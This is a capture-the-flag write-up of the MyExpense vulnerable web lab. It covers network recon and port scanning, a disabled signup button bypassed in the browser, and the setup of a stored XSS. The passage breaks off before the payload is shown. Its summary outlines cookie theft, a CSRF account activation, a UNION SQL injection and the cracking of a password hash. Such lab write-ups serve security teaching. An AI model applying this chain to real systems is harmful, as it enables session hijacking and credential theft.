MyExpense 1
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. MyExpense is a purely web box: no shell, no root, the goal is to claim the 750 € the company owes Samuel. The chain strings business-logic flaws together with stored XSS: register an account by forcing the disabled button, steal the administrator's cookie by reflecting a<script>inadmin.phpand, on that same XSS, abuse a CSRF to activate the account. Then pivot between users by stealing cookies via comments, and to reach the financial approver use a UNION SQLi that dumps his MD5 hash; cracked (HackMe), the report is approved and the flag drops.
Recon
Finding the box on the network
Unlike a VPN lab, here the box is an image booted on the local network and we do not know its IP up front. The first step is an ARP sweep, which asks at the link layer and does not depend on the host answering ICMP:
sudo arp-scan -I eth0 --localnet --ignoredups --macfile=/usr/share/arp-scan/ieee-oui.txt
Interface: eth0, type: EN10MB, MAC: 00:0c:29:a0:4d:d4, IPv4: 192.168.1.80
192.168.1.1     2c:70:4f:14:4e:c7   (Unknown)
192.168.1.158   00:0c:29:44:b9:d2   VMware, Inc.
192.168.1.128   74:e2:0c:8f:1e:6f   Amazon Technologies Inc.
192.168.1.136   a4:77:33:d7:4d:4c   Google, Inc.
6 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.526 seconds. 6 responded
The MAC vendor gives it away: VMware, while the rest of the network is a router, an Amazon and a Google device. A ping confirms it answers:
ping -c 1 192.168.1.158
64 bytes from 192.168.1.158: icmp_seq=1 ttl=64 time=0.462 ms
1 packets transmitted, 1 received, 0% packet loss, time 0ms
TTL 64 undecremented → Linux with no routing hops in between, consistent with a box on the same local network.
Scan and web enumeration
The full TCP scan returns five ports, one familiar and four in the high range:
sudo nmap -sS -n -Pn -p- --min-rate 5000 -vvv --open 192.168.1.158
Discovered open port 80/tcp on 192.168.1.158
Discovered open port 53117/tcp on 192.168.1.158
Discovered open port 51007/tcp on 192.168.1.158
Discovered open port 57953/tcp on 192.168.1.158
Discovered open port 57381/tcp on 192.168.1.158

PORT      STATE SERVICE REASON
80/tcp    open  http    syn-ack ttl 64
51007/tcp open  unknown syn-ack ttl 64
53117/tcp open  unknown syn-ack ttl 64
57381/tcp open  unknown syn-ack ttl 64
57953/tcp open  unknown syn-ack ttl 64
MAC Address: 00:0C:29:44:B9:D2 (VMware)
The undecremented ttl 64 points to Linux. The four high ports show as unknown because /etc/services has nothing for those numbers; the second pass is what tells us what they are:
All five go into the next command through extractPorts:
extractPorts scan
Extracting information ...
IP Address: 192.168.1.158
Open ports: 80,51007,53117,57381,57953

Ports copied to clipboard
nmap -p80,51007,53117,57381,57953 -sCV 192.168.1.158
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Futura Business Informatique GROUPE - Conseil en ing\xC3\xA9nierie
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-robots.txt: 1 disallowed entry
|_/admin/admin.php
51007/tcp open  http    Mongoose httpd
53117/tcp open  http    Mongoose httpd
57381/tcp open  http    Mongoose httpd
57953/tcp open  http    Mongoose httpd
Two things stand out, and both end up mattering:
- The
http-cookie-flagsscript warns that thePHPSESSIDcookie does not carry thehttponlyflag. That flag is precisely what stops page JavaScript from reading the cookie viadocument.cookie. Without it, any XSS we land can steal sessions, which is exactly what we will do. robots.txthas a single disallowed entry,/admin/admin.php. A file meant to tell search engines where not to look ends up being an index of the interesting parts.
The four Mongoose httpd on the high ports are minimal web servers, with no title and no useful content, and they never reappear in the chain.
whatweb and Wappalyzer close the fingerprinting:
whatweb 192.168.1.158
http://192.168.1.158 [200 OK] Apache[2.4.25], Bootstrap, Cookies[PHPSESSID], Country[RESERVED][ZZ],
HTML5, HTTPServer[Debian Linux][Apache/2.4.25 (Debian)], IP[192.168.1.158],
Title[Futura Business Informatique GROUPE - Conseil en ingénierie]
Web servers            Apache HTTP Server 2.4.25
Programming languages  PHP
Operating systems      Debian
The landing page itself spells out the business flow that later becomes the attack chain:
MyExpense application allow collaborators and managers to report their expenses in order to be
reimburesed as quick as possible.
Collaborator : your manager, then the financial approver have to validate your request.
Manager : the financial approver has to validate your request.
An expense needs two signatures: first the collaborator's manager, then the financial approver. That detail, printed on the landing page, is literally the escalation map.
The challenge briefing adds the context and, with it, a starting set of credentials:

You are "Samuel Lamotte" and you have just been fired from "Futura Business Informatique".
... you did not have time to validate the expense report for your last business trip, still worth
750 euros ...
Your credentials were: samuel/fzghn4lw
Once the challenge is done, the flag will show in the application while logged in with your account.
We confirm the robots.txt find with nmap's dedicated web enumeration:
nmap --script http-enum -p80 192.168.1.158
PORT   STATE SERVICE
80/tcp open  http
| http-enum:
|   /admin/admin.php: Possible admin folder
|   /login.php: Possible admin folder
|_  /robots.txt: Robots file
The panel lists every company user. Ours, Samuel Lamotte (slamotte), shows as Inactive: the story is that Samuel was fired and his account was locked. Other key users: pbaudouin (Financial approver), mriviere (Manager).

Registration by forcing the disabled button
slamotte's credentials (samuel / fzghn4lw) do not get us in:

Your account has been locked or is inactive. Please contact the administrator team.The message says too much: it does not say "wrong username or password", it says the account exists and is locked. In other words the credentials are good and the obstacle is the account's state, not authentication. That redirects the goal: we do not need to find a password, we need to activate an account.
So we try registering a new user. The signup.php form asks for username, password, site, email, first and last name:


The Sign up button is greyed out and does not respond to clicks. Inspecting it shows why:

<button class="btn btn-primary btn-block" type="submit" name="signup" value="signup" disabled="">Sign up !</button>The lock is a disabled attribute in the HTML, that is, a decision made in the browser, which is exactly the place the attacker controls. Deleting the attribute straight from the inspector brings the button back:

The user is created, though it too is born Inactive. And here is what matters:

Our registration input is reflected verbatim in admin.php, the page an administrator reviews frequently. That is fertile ground for a stored XSS.
Stored XSS + CSRF
Stealing the administrator's cookie
We inject into the registration a <script> that loads a resource of ours. The fields reflected in the table are the first and last name, so the payload goes into both:
